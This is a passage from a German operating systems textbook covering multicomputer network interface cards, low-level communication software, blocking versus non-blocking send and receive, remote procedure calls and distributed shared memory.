In nahezu allen Multicomputern hat die Schnittstellenkarte ausreichendes RAM für ein- und ausgehende Pakete. Normalerweise muss ein ausgehendes Paket in das RAM der Schnittstellenkarte kopiert werden, bevor es an den ersten Schalter weitergeleitet werden kann. Dies liegt daran, dass viele Verbindungsnetzwerke taktgesteuert sind, d.h., wenn die Paketübermittlung erst einmal gestartet wurde, dann müssen die Bits mit konstanter Rate fließen. Befindet sich das Paket hingegen im Arbeitsspeicher, ist ein kontinuierlicher Fluss in das Netzwerk nicht garantiert, da der Speicherbus anderweitig belegt sein kann. Die Benutzung eines eigenen RAM auf der Schnittstellenkarte löst dieses Problem (siehe ▶ Abbildung 8.18).




Abbildung 8.18: Position der Netzwerkschnittstelle innerhalb eines Multicomputers

Das gleiche Problem tritt bei den eingehenden Paketen auf. Die Bits treffen aus dem Netzwerk mit konstanter und oft sehr hoher Geschwindigkeit ein. Kann die Netzwerkschnittstelle sie nicht in Echtzeit speichern, führt das zu Datenverlust. Auch hier gilt: Der Weg über den Systembus (z.B. den PCI-Bus) zum Arbeitsspeicher ist viel zu riskant. Da die Netzwerkkarte typischerweise am PCI-Bus angeschlossen ist und dies die einzige Verbindung zum Arbeitsspeicher darstellt, ist Konkurrenz um diesen Bus mit der Platte und jedem anderen Ein-/Ausgabegerät unvermeidbar. Es ist daher sicherer, eingehende Pakete im RAM der Netzwerkkarte zwischenzuspeichern und später in den Arbeitsspeicher zu kopieren.

Die Schnittstellenkarte hat möglicherweise auch einen oder mehrere eigene DMA-Kanäle oder sogar eine eigene CPU (oder auch mehrere CPUs). Die DMA-Kanäle können die Pakete mit hoher Geschwindigkeit zwischen der Karte und dem Hauptspeicher übertragen. Erreicht wird dies durch Übertragungen ganzer Blöcke auf dem Systembus und es

bewirkt, dass mehrere Wörter übermittelt werden können, ohne den Bus für jedes Wort separat anfordern zu müssen. Tatsächlich sind es genau diese Art von Blockübertragungen, die den Systembus für mehrere Buszyklen belegen und damit ein eigenes RAM auf den Schnittstellenkarten überhaupt erst nötig machen.

Viele Netzwerkarten haben eine komplette CPU in Verbindung mit einem oder mehreren DMA-Kanälen. Diese Karten heißen **Netzwerkprozessoren** (*network processor*), sie werden zunehmend leistungsstärker. Ihre Konstruktion macht es möglich, dass die CPU einige Aufgaben an die Netzwerkkarte weitergeben kann. Dazu gehören zum Beispiel die Behandlung sicherer Übertragungen (wenn die zugrunde liegende Hardware Pakete verlieren kann), Multicasting (der Versand von Paketen an mehrere Ziele), die Kompression/Dekompression, Ver-/Entschlüsselung oder die Überwachung des Schutzes in einem System mit mehreren Prozessen. Mehrere CPUs in einem System zu betreiben bringt es mit sich, dass sich diese synchronisieren müssen, um Wettlaufsituationen zu vermeiden. Das hat jedoch weiteren Aufwand zur Folge und bedeutet mehr Arbeit für das Betriebssystem.

8.2.2 Low-Level-Kommunikationssoftware

Der Feind der Hochgeschwindigkeitskommunikation in einem Multicomputersystem ist zweifelsohne überflüssiges Kopieren von Paketen. Bestenfalls gibt es eine Kopie bei der Übertragung vom RAM in die Schnittstellenkarte des Quellknotens, eine bei der Übertragung von der Quell-Netzwerkkarte zur Ziel-Netzwerkkarte (wenn kein Store-and-Forward auf dem Pfad angewandt wird) und eine von dort in das lokale RAM des Zielknotens – insgesamt also drei Kopien. In vielen Systemen werden es jedoch weitaus mehr. Wenn die Schnittstellenkarte auf den virtuellen Adressraum des Kerns und nicht auf den virtuellen Benutzerraum abgebildet ist, kann ein Benutzerprozess ein Paket nur versenden, wenn durch einen Systemaufruf der Sprung in den Betriebssystemkern ausgelöst wird. Der Kern muss eventuell die Pakete in seinem eigenen Speicher kopieren, und zwar sowohl jeweils beim Paketeingang als auch beim Paketausgang. Damit werden z.B. Seitenfehler während der Übertragung über das Netz vermieden. Außerdem weiß der Kern der Empfängerseite vielleicht nicht, wo er die Pakete speichern soll, bevor er sie nicht untersucht hat. Die fünf Kopiervorgänge sind in Abbildung 8.18 dargestellt.

Wenn Kopiervorgänge zu und vom RAM Engpässe sind, dann verdoppeln die zusätzlichen Kopien in und aus dem Kern die gesamte Verzögerung und halbieren den Durchsatz. Um diesen Leistungseinbruch zu vermeiden, bilden viele Multicomputer die Schnittstellenkarte direkt in den Benutzerraum ab und erlauben es damit den Benutzerprozessen, die Pakete ohne Umweg und ohne Einbeziehung des Kerns auf die Karte zu schicken. Dieser Ansatz wirkt sich auf jeden Fall positiv auf die Performanz aus, bringt aber auch zwei neue Probleme mit sich.

Das erste Problem ist: Was passiert, wenn verschiedene Prozesse auf dem Knoten laufen und für den Versand von Paketen Zugang zum Netzwerk benötigen? Welcher von ihnen darf die Schnittstellenkarte in seinen Adressraum verlagern? Einen Systemaufruf zu

bemühen, um die Karte in und aus dem virtuellen Adressraum abzubilden, ist teuer. Wenn aber nur ein Prozess Zugriff auf die Karte hat, wie können andere Prozesse dann ihre Pakete senden? Und was passiert, wenn die Karte in den virtuellen Adressraum von Prozess A abgebildet ist und ein Paket für Prozess B ankommt? Diese letzte Situation ist insbesondere dann schwierig, wenn A und B verschiedene Eigentümer haben, von denen keiner geneigt ist, dem anderen zu helfen.

Eine Lösung wäre, die Schnittstellenkarte in den virtuellen Adressraum von all den Prozessen abzubilden, die den Zugriff darauf benötigen. Dann ist jedoch ein Mechanismus erforderlich, der Wettlaufsituationen vermeidet. Beansprucht zum Beispiel A einen Puffer auf der Schnittstellenkarte und kommt im nächsten Zeitabschnitt Prozess B an die Reihe, der denselben Puffer benötigt, dann endet das in einem Desaster. Es ist also irgendeine Art von Synchronisationsmechanismus erforderlich. Mechanismen wie Mutexe sind allerdings nur dann sinnvoll, wenn vorausgesetzt werden kann, dass die Prozesse miteinander kooperieren. In einer Umgebung, in der das System zeitlich von mehreren Nutzern geteilt wird, die alle ihre Arbeit möglichst schnell erledigt sehen wollen, könnte ein Benutzer den Mutex, der für die Karte zuständig ist, sperren und niemals freigeben. Die Schlussfolgerung ist: Das Abbilden der Karten in den Benutzerraum funktioniert nur dann wirklich gut, wenn nur ein Benutzerprozess auf jedem Knoten läuft, es sei denn, es werden keine weiteren Vorsichtsmaßnahmen getroffen (zum Beispiel unterschiedliche Prozesse nur unterschiedliche Anteile des Karten-RAM in ihren Adressraum abbilden zu lassen).

Das zweite Problem ist, dass der Kern selbst Zugang zum Verbindungsnetz benötigt, um z.B. auf das Dateisystem eines entfernten Knotens zugreifen zu können. Den Kern den Zugang zur Schnittstellenkarte mit jedem anderen Benutzer teilen zu lassen, ist keine gute Idee, auch nicht auf der Basis von Timesharing. Stellen Sie sich vor, dass ein Paket ankommt, während die Karte in den Benutzerraum eingeblendet ist. Oder schlimmer noch, wenn ein Prozess ein Paket an eine entfernte Maschine sendet, die vorgibt, der Kern zu sein. Das Fazit ist, dass das einfachste Modell zwei Netzwerkkarten hat: Die eine wird für die Übertragungen der Anwendungen in den Benutzerraum abgebildet, die andere wird in den Kernraum eingeblendet und ist exklusiv für den Gebrauch durch das Betriebssystem bestimmt. Viele Multicomputer benutzen genau diesen Ansatz.

Kommunikation zwischen Knoten und Netzwerkschnittstelle

Eine weitere Frage ist, wie die Pakete auf die Schnittstellenkarte gelangen. Der schnellste Weg ist sicherlich, einen DMA-Chip auf der Karte zu verwenden, um die Pakete einfach in das RAM zu kopieren. Das Problem hierbei ist, dass DMA eher physische als virtuelle Adressen verwendet und unabhängig von der CPU läuft. Obwohl ein Benutzerprozess sicherlich die virtuelle Adresse eines jeden Paketes kennt, das er versenden will, kennt er im Allgemeinen nicht dessen physische Adresse. Ein Systemaufruf, der die virtuelle Adresse einer physischen Adresse zuordnet, ist nicht wünschenswert – die Schnittstellenkarte wurde ja gerade deshalb in den Benutzerraum eingeblendet, um einen Systemaufruf für jedes zu sendende Paket zu vermeiden.

Entscheidet sich das Betriebssystem zusätzlich noch, eine Seite zu ersetzen, während der DMA-Chip gerade ein Paket von dieser kopiert, dann werden die falschen Daten übermittelt. Doch noch schlimmer ist es, wenn das Betriebssystem eine Seite ersetzt, während der DMA-Chip ein eingehendes Paket auf diese kopiert. Dann geht nicht nur das ankommende Paket verloren, sondern außerdem wird eine unschuldige Speicherseite zerstört.

Diesen Problemen kann man aus dem Weg gehen, wenn man einen Systemaufruf einsetzt, der Seiten im Speicher fixiert, indem sie vorübergehend als „nicht auslagerbar“ markiert werden. Einen Systemaufruf zu benutzen, um jede Seite, die ein ausgehendes Paket beinhaltet, zu markieren, und die Markierung dann später mittels eines weiteren Systemaufrufes wieder zu entfernen, ist jedoch teuer. Sind die Pakete klein, zum Beispiel 64 Byte oder weniger, dann ist der Aufwand für Markierungsarbeiten an jedem Puffer untragbar. Für große Pakete hingegen, etwa ab 1 KB, kann der Aufwand tolerierbar sein. Für die Größen dazwischen hängt es stark von den Hardwaredetails ab. Neben diesem Leistungseinbruch bringt das Fixieren der Seiten außerdem zusätzliche Komplexität auf Softwareebene mit sich.

8.2.3 Kommunikationssoftware auf Benutzerebene

In einem Multicomputer kommunizieren die Prozesse auf verschiedenen CPUs über das Senden von Nachrichten miteinander. In der einfachsten Form ist dieser Nachrichtenaustausch für die Benutzerprozesse sichtbar. Mit anderen Worten: Das Betriebssystem stellt einen Weg zur Verfügung, um Nachrichten zu empfangen und zu versenden, und Bibliotheksfunktionen übernehmen die Aufgabe, die zugrunde liegenden Aufrufe den Benutzerprozessen zugänglich zu machen. In einer ausgefeilteren Form wird der eigentliche Nachrichtenaustausch vor dem Benutzer versteckt, indem man die entfernte Kommunikation wie einen Prozedurauftrag aussehen lässt. Im Folgenden werden wir uns beide Methoden genauer ansehen.

Send und Receive

Das absolute Minimum für die Unterstützung von Kommunikationsdiensten sind zwei (Bibliotheks-)Aufrufe: einer für das Senden und einer für das Empfangen der Nachrichten. Der Aufruf für das Senden könnte lauten:

```
send(dest, &mptr);
```

Der Aufruf für das Empfangen könnte wie folgt aussehen:

```
receive(addr, &mptr);
```

Der erste Aufruf sendet die Nachricht, auf die *mptr* zeigt, an einen Prozess, der durch *dest* bestimmt ist. Das bedeutet auch, dass der Aufrufer blockiert ist, bis die Nachricht versendet wurde. Der zweite Aufruf bewirkt, dass der Aufrufer blockiert wird, bis die Nachricht eingetroffen ist. Ist dies geschehen, dann wird die Nachricht in den Puffer kopiert, auf den *mptr* zeigt, und der Aufrufer wird freigegeben. Der Parameter *addr* spezifiziert die Adresse, die der Empfänger abhört. Es sind viele Varianten dieser Prozeduren und ihrer Parameter möglich.

Eine Variante ist die Art und Weise, wie adressiert wird. Da Multicomputer statische Gebilde sind und die Anzahl von CPUs konstant ist, ist der einfachste Weg der Adressierung, den Parameter *addr* in zwei Teile zu spalten: in die Nummer der CPU und in eine Prozess- oder Portnummer auf der adressierten CPU. Auf diese Weise kann jede CPU ihre eigenen Adressen ohne potenzielle Konflikte handhaben.

Blockierende versus nicht blockierende Aufrufe

Die oben beschriebenen Aufrufe sind **blockierende Aufrufe** (*blocking call*, manchmal auch **synchrone Aufrufe** (*synchronous call*) genannt). Wenn ein Prozess *send* auuft, spezifiziert er ein Ziel und einen Puffer, dessen Inhalt an dieses Ziel gesendet werden soll. Während die Nachricht gesendet wird, ist der sendende Prozess blockiert (d.h., seine Bearbeitung ist ausgesetzt). Der Befehl, der dem *send*-Aufruf folgt, wird erst ausgeführt, wenn die Nachricht vollständig gesendet wurde (siehe ►Abbildung 8.19(a)). Ähnlich gibt ein Aufruf von *receive* die Kontrolle nicht eher ab, bis die Nachricht vollständig empfangen wurde und sich in dem durch den Parameter bestimmten Puffer befindet. Der Prozess wartet in dem *receive*-Aufruf, bis die Nachricht eintrifft, selbst wenn es Stunden dauern sollte. In manchen Systemen kann der Empfänger bestimmen, von wem er empfangen möchte. In diesem Fall bleibt der Empfänger blockiert, bis die Nachricht von diesem bestimmten Sender eintrifft.





Abbildung 8.19: (a) Blockierender *send*-Aufruf. (b) Nicht blockierender *send*-Aufruf

Eine Alternative zu den blockierenden Aufrufen ist die Verwendung von **nicht blockierenden Aufrufen** (*nonblocking call*, manchmal auch **asynchrone Aufrufe** (*asynchronous call*) genannt). Wenn *send* nicht blockierend ist, dann bekommt der Aufrufer sofort die Kontrolle zurück, und zwar noch bevor die Nachricht vollständig abgesandt wurde. Der

Vorteil dieses Modells ist, dass der sendende Prozess parallel zur Nachrichtenübermittlung mit der Berechnung fortfahren kann, anstatt die CPU untätig werden zu lassen (falls kein anderer Prozess rechenbereit ist). Die Wahl zwischen blockierenden und nicht blockierenden Basisoperationen wird im Allgemeinen von den Systementwicklern getroffen (d.h., entweder ist die eine oder die andere Art der Operation verfügbar). In manchen Systemen gibt es allerdings auch beide Varianten, dann kann der Anwender wählen, was ihm lieber ist.

Der Vorteil des Performanzgewinns durch nicht blockierende Operationen wird jedoch von einem ernstzunehmenden Nachteil geschmälert: Der Sender kann den Nachrichtenpuffer so lange nicht verändern, bis die Nachricht vollständig abgesendet wurde. Die Konsequenzen, die entstehen, wenn der Nachrichtenpuffer während einer Übertragung von einem Prozess überschrieben würde, sind zu schrecklich, um sie sich vorzustellen. Doch damit nicht genug, der Sender hat keine Ahnung, ob die Übertragung schon beendet ist oder nicht, er weiß also nie, wann es sicher ist, den Puffer wiederzuverwenden. Es ist unvermeidlich, den Puffer nun ständig abzufragen.

In dieser Situation gibt es drei mögliche Auswege. Die erste Lösung ist, dass der Kern die Nachricht in einen internen Kern-Puffer kopiert und dann den Prozess fortfahren lässt (siehe ▶ Abbildung 8.19(b)). Vom Sender her gesehen entspricht dieses Verfahren dem des blockierenden Aufrufes: Sobald er die Kontrolle zurückerhält, kann der Puffer wieder benutzt werden. Natürlich ist die Nachricht noch nicht gesandt, doch der Sender wird durch diese Tatsache nicht behindert. Der Nachteil dieser Methode ist, dass jede Nachricht aus dem Benutzerraum in den Kernraum kopiert werden muss. Bei vielen Netzwerkschnittstellen muss die Nachricht dann später ohnehin in einen Sende-Puffer auf der Hardware kopiert werden, die erste Kopie ist also im Grunde überflüssig. Diese zusätzliche Kopie kann die Leistungsfähigkeit des Systems merklich reduzieren.

Bei der zweiten Lösung wird der Sender unterbrochen, wenn die Nachricht gesendet wurde, um anzusehen, dass der Puffer nun wieder benutzt werden kann. Hier ist keine Kopie nötig, wodurch zwar Zeit gespart wird, doch die Programmierung von Interrupts auf Benutzerebene ist knifflig, schwierig und kann zu zeitkritischen Überschneidungen führen. Dadurch können nicht reproduzierbare Fehler auftauchen, die die Fehlersuche unmöglich machen.

Die dritte Möglichkeit ist die Anwendung des Copy-on-Write-Verfahrens. Das heißt, der Puffer wird als nur zum Lesen markiert, bis die Nachricht versandt wurde. Wenn der Puffer benutzt wird, bevor die Nachricht gesendet wurde, wird eine Kopie erstellt. Das Problem bei dieser Lösung ist Folgendes: Solange der Puffer nicht seine eigene isolierte Seite besitzt, lösen auch Schreibvorgänge auf Variablen, die in der Nähe des Puffers liegen, Kopien aus. Es ist also zusätzlicher Verwaltungsaufwand nötig, da der Akt des Nachrichtenversands nun implizit den Lese-/Schreibstatus der Seite beeinflusst. Früher oder später wird die Seite vermutlich doch beschrieben, wodurch eine weitere Kopie des Puffers hervorgerufen wird, die dann wahrscheinlich nicht mehr nötig ist.

Somit hat man auf der Seite des Senders folgende Möglichkeiten zur Auswahl:

- 1.** Blockierendes Senden (CPU ist während der Nachrichtenübertragung im Leerlauf)
- 2.** Nicht blockierendes Senden mit Kopie (verschwendete CPU-Zeit für die zusätzliche Kopie)
- 3.** Nicht blockierendes Senden mit Interrupt (erschwert die Programmierung)
- 4.** Copy-on-Write-Verfahren (irgendwann zusätzliche Kopie notwendig)

Unter normalen Bedingungen ist die erste Möglichkeit die beste, insbesondere wenn mehrere Threads zur Verfügung stehen. In diesem Fall können andere Threads mit der Arbeit fortfahren, während der sendende Thread blockiert ist. Kern-Puffer werden nicht benötigt und müssen daher nicht verwaltet werden. Außerdem ist die Nachricht in der Regel schneller zur Tür heraus, wenn keine Kopie gemacht werden muss, wie man beim Vergleich der Abbildung 8.19(a) mit Abbildung 8.19(b) sehen kann.

Wir möchten an dieser Stelle darauf hinweisen, dass einige Autoren andere Kriterien Unterscheidung der synchronen von den asynchronen Kommunikationsoperationen benutzen. Eine alternative Sicht ist, einen Aufruf nur dann als synchron zu bezeichnen, wenn der Sender blockiert, bis die Nachricht empfangen und eine Bestätigung zurückgesandt wurde (Andrews, 1991). In der Welt der Echtzeitkommunikation hat der Begriff sogar noch eine andere Bedeutung, was bedauerlicherweise zu Verwirrungen führen kann.

Ebenso wie *send* kann auch *receive* blockierend oder nicht blockierend sein. Ein blockierender Aufruf hält den Aufrufer einfach so lange an, bis die Nachricht empfangen wurde. Gibt es mehrere Threads, dann ist dies ein einfacher Ansatz. Alternativ teilt ein nicht blockierender Aufruf von *receive* dem Kern nur mit, wo der Puffer zu finden ist, und gibt die Kontrolle nahezu unmittelbar zurück. Es kann dann ein Interrupt benutzt werden, um anzusehen, dass die Nachricht angekommen ist. Doch Interrupts sind schwer zu programmieren und auch relativ langsam, so dass es eventuell für den Empfänger vorteilhafter ist, selbst nach eingehenden Nachrichten zu suchen. Dazu kann die Prozedur *poll* benutzt werden, mit der herausgefunden werden kann, ob es wartende Nachrichten gibt. Trifft dies zu, dann kann der Aufrufer mittels *get_message* die erste eingegangene Nachricht empfangen. In einigen Systemen kann der Compiler solche *poll*-Aufrufe an geeigneten Stellen in den Code einfügen, auch wenn es nicht einfach ist vorherzusagen, wie oft *poll* aufgerufen werden muss.

Eine ganz andere Option ist der Ansatz, bei Eingang einer Nachricht spontan einen neuen Thread im Adressraum des Empfängers zu erzeugen. Ein solcher Thread wird **Pop-up-Thread** genannt. Er führt eine vordefinierte Prozedur aus, deren Parameter ein Zeiger auf die eingehende Nachricht ist. Nachdem die Nachricht behandelt worden ist, beendet sich der Thread und wird automatisch gelöscht.

Eine Variante dieser Idee verlagert den Empfängercode direkt in die Unterbrechungsroutine und umgeht damit die Schwierigkeit, einen neuen Thread zu erzeugen. Um diesen Ansatz noch schneller zu machen, kann die Nachricht selbst die Adresse der Routine beinhalten, so dass die Routine bei Nachrichteneingang mit wenigen Befehlen

aufgerufen werden kann. Der große Gewinn hierbei ist die Tatsache, dass überhaupt kein Kopieren erforderlich ist. Die Behandlungsroutine nimmt die Nachricht von der Schnittstellenkarte und verarbeitet sie quasi nebenher. Dieses Vorgehen wird **aktive Nachricht** (*active message*) genannt (von Eicken et al., 1992). Da jede Nachricht die Adressen der Routine beinhaltet, funktioniert das Konzept der aktiven Nachricht nur dann, wenn sich Sender und Empfänger gegenseitig völlig vertrauen.

8.2.4 Entfernter Prozeduraufruf (RPC)

Auch wenn das Modell des Nachrichtenaustausches einen einfachen und bequemen Weg bietet, ein Betriebssystem für Multicomputer zu strukturieren, leidet es doch an einer unheilbaren Schwäche: Das grundlegende Paradigma, um das jegliche Kommunikation herum gebaut ist, ist die Ein-/Ausgabe. Die Prozeduren *send* und *receive* sind im Wesentlichen mit Ein-/Ausgabe beschäftigt und viele Leute halten dies für das falsche Programmiermodell.

Dieses Problem ist schon lange bekannt, doch wurde nur wenig dagegen unternommen, bis eine Veröffentlichung von Birrell und Nelson (1984) einen ganz und gar anderen Weg aufzeigte. Obwohl die Idee erfrischend einfach ist (wenn man einmal darüber nachgedacht hat), sind die Auswirkungen doch oft recht subtil. In diesem Abschnitt wollen wir das Konzept, seine Implementierung, Stärken und Schwächen untersuchen.

Auf den Punkt gebracht: Birrell und Nelson schlugen vor, es Programmen zu gestatten, Prozeduren auf entfernten CPUs aufzurufen. Ruft ein Prozess auf Maschine 1 eine Prozedur auf Maschine 2 auf, so wird der aufrufende Prozess auf 1 unterbrochen und auf Maschine 2 beginnt die Ausführung der aufgerufenen Prozedur. Information kann vom Aufrufer zum Aufgerufenen in den Parametern transportiert werden und im Ergebnis der Prozedur zurückgesandt werden. Weder Nachrichtenaustausch noch Ein-/Ausgabe ist für den Programmierer sichtbar. Diese Technik ist als **RPC (entfernter Prozeduraufruf, Remote Procedure Call)** bekannt und wurde zur Grundlage für eine Vielzahl von Multicomputer-Software. Traditionell wird die aufrufende Prozedur Client und die aufgerufene Prozedur Server genannt. Wir werden hier ebenfalls diese Bezeichnungen verwenden.

Die Idee hinter RPC ist, den entfernten Aufruf einem lokalen Aufruf so ähnlich wie möglich aussehen zu lassen. Um eine entfernte Prozedur in der einfachsten Form aufrufen zu können, muss an den Client eine kleine Bibliotheksprozedur gebunden werden, die **Client-Stub** genannt wird und die die Server-Prozedur im Adressraum der Clients repräsentiert. Ebenso wird an den Server eine Prozedur gebunden, der **Server-Stub**. Diese Prozeduren verstecken die Tatsache, dass der Prozeduraufruf vom Client zum Server nicht lokal ist.

Die eigentlichen Schritte, um einen RPC machen zu können, sind in ►Abbildung 8.20 dargestellt. Schritt 1 ist der Aufruf des Client-Stub. Dieser Aufruf ist ein lokaler Prozeduraufruf, bei dem die Parameter in der üblichen Art und Weise auf dem Stack abgelegt werden. Schritt 2 verpackt die Parameter in eine Nachricht und veranlasst einen System-

aufruf, um die Nachricht zu versenden. Das Verpacken der Parameter in eine Nachricht wird **Marshalling** genannt. Mit Schritt 3 versendet der Kern die Nachricht vom Client auf die Server-Maschine. In Schritt 4 leitet der Kern das eingehende Paket dem Server-Stub zu (an dieser Stelle wäre früher normalerweise ein *receive* aufgerufen worden). Schließlich ruft der Server-Stub in Schritt 5 die Server-Prozedur auf. Die Antwort verfolgt den gleichen Pfad in umgekehrter Richtung zurück.




Abbildung 8.20: Schritte auf dem Weg zum entfernten Prozeduraufruf. Die Stubs sind grau schattiert.

Der zentrale Aspekt, der hier beachtet werden muss, ist, dass die Client-Prozedur, die vom Anwender geschrieben wurde, einen normalen (d. h. lokalen) Prozeduraufruf zum Client-Stub ausführt, der den gleichen Namen wie die Server-Prozedur hat. Da die Client-Prozedur und der Client-Stub in ein und demselben Adressraum liegen, werden die Parameter wie üblich übergeben. Ebenso wird die Server-Prozedur von einer Prozedur in ihrem Adressraum mit den erwarteten Parametern aufgerufen, nichts Ungewöhnliches also für die Server-Prozedur. In diesem Sinne erfolgt die Kommunikation durch Vorspiegelung eines normalen Prozeduraufrufes anstatt durch Ein-/Auszug unter Verwendung von *send* und *receive*.

Implementierungsaspekte

Trotz konzeptueller Eleganz des RPC lauern ein paar Tücken und Gefahren unter der Oberfläche. Eine große Gefahr ist der Einsatz von Zeigerparametern. Normalerweise ist die Übergabe eines Zeigers an eine Prozedur kein Problem. Die aufgerufene Prozedur kann den Zeiger genauso wie der Aufrufer verwenden, weil die beiden Prozeduren im gleichen virtuellen Adressraum liegen. Mit RPC ist die Übergabe von Zeigern unmöglich, da sich Client und Server in verschiedenen Adressräumen befinden.

In manchen Fällen können Tricks angewandt werden, um Zeiger zu übergeben. Nehmen wir an, der erste Parameter ist ein Zeiger auf die ganze Zahl k , dann kann der Client-Stub k -mal Marshalling verwenden und k an den Server senden. Der Server-Stub erzeugt dann einen Zeiger auf k und leitet diesen an die Server-Prozedur weiter – genauso wie erwartet. Wenn die Server-Prozedur die Kontrolle an den Server-Stub wieder abgibt, sendet Letzterer k dem Client zurück und dort wird das neue k über das alte kopiert, sofern der

Server es verändert hat. Im Endeffekt wurde die Aufrufmethode Call-by-Reference durch Call-by-Copy/Restore ersetzt. Unglücklicherweise funktioniert dieser Trick nicht immer, vor allem dann nicht, wenn der Zeiger auf eine komplexe Datenstruktur wie z.B. einen Graphen zeigt. Aus diesem Grund müssen einem entfernten Prozederaufruf einige Einschränkungen bezüglich der Parameter auferlegt werden.

Ein zweites Problem taucht bei schwach typisierten Sprachen wie C auf. Dort ist es völlig legal, eine Prozedur zu schreiben, die beispielsweise das innere Produkt zweier Vektoren (Arrays) berechnet, ohne spezifizieren zu müssen, wie lang diese jeweils sind. Jeder Vektor könnte durch einen speziellen Wert definiert sein, der nur der aufrufenden und der aufgerufenen Prozedur bekannt ist. Unter diesen Umständen ist es für den Client-Stub absolut unmöglich, die Parameter durch Marshalling zur Verfügung zu stellen: Er kann nicht feststellen, wie groß sie sind.

Ein drittes Problem ist, dass es nicht immer möglich ist, den Typ der Parameter abzuleiten, nicht einmal aus formalen Spezifikationen oder dem Code selbst. Ein Beispiel dafür ist *printf*, das eine beliebige Anzahl von Parametern haben kann, jedoch mindestens einen. Diese Parameter können eine bunte Mischung aus Integers, Shorts, Longs, Characters, Strings, Gleitkommazahlen verschiedener Länge oder anderen Typen sein. Der Versuch, *printf* als entfernte Prozedur aufzurufen, ist praktisch unmöglich, weil C so großzügig ist. Trotzdem würde wohl die Einführung einer Regel, die besagt, dass RPC nur verwendet werden darf, wenn man nicht in C (oder C++) programmiert, nicht sehr gut ankommen.

Das vierte Problem bezieht sich auf die Verwendung von globalen Variablen. Normalerweise können die aufrufende und die aufgerufene Prozedur außer über die Parameter auch über globale Variablen miteinander kommunizieren. Wird die aufgerufene Prozedur nun auf eine entfernte Maschine verlagert, dann wird der Code nicht mehr funktionieren, da die globalen Variablen nicht länger gemeinsam benutzt werden können.

Diese Probleme sollen nicht bedeuten, dass es hoffnungslos um das RPC steht. Tatsächlich wird er weithin verwendet, doch müssen einige Einschränkungen in Kauf genommen werden, um ihn in der praktischen Anwendung zuverlässig benutzen zu können.

8.2.5 Distributed Shared Memory

Obwohl RPC seine Vorteile hat, ziehen viele Programmierer dennoch das Modell des gemeinsamen Speichers vor und wollen es sogar auf Multicomputern einsetzen. Überraschenderweise ist es möglich, die Illusion des gemeinsamen Speichers einigermaßen aufrechtzuerhalten, auch wenn dieser gar nicht existiert. Die dazu verwendete Technik heißt **DSM (Distributed Shared Memory)** (Li, 1986; Li und Hudak, 1989). Mit DSM ist jede Seite in einem der Speicher aus ► Abbildung 8.1 abgelegt. Jede Maschine hat ihren eigenen virtuellen Speicher und ihre eigenen Seitentabellen. Wenn eine CPU mittels `LOAD` oder `STORE` auf eine Seite zugreift, die sie nicht hat, führt dies zu einem Sprung in das Betriebssystem. Das Betriebssystem sucht dann nach der Seite und fordert die CPU auf, die die Seite im Moment hält, die Seite auszulagern und sie über das Netzwerk zu

senden. Kommt die Seite an, dann wird sie eingebunden und der fehlgeschlagene Befehl wird wiederholt. Im eigentlichen Sinne behandelt das Betriebssystem Seitenfehler nur aus dem entfernten RAM statt von der lokalen Platte. Für den Benutzer sieht es aus, als würde die Maschine über einen gemeinsamen Speicher verfügen.

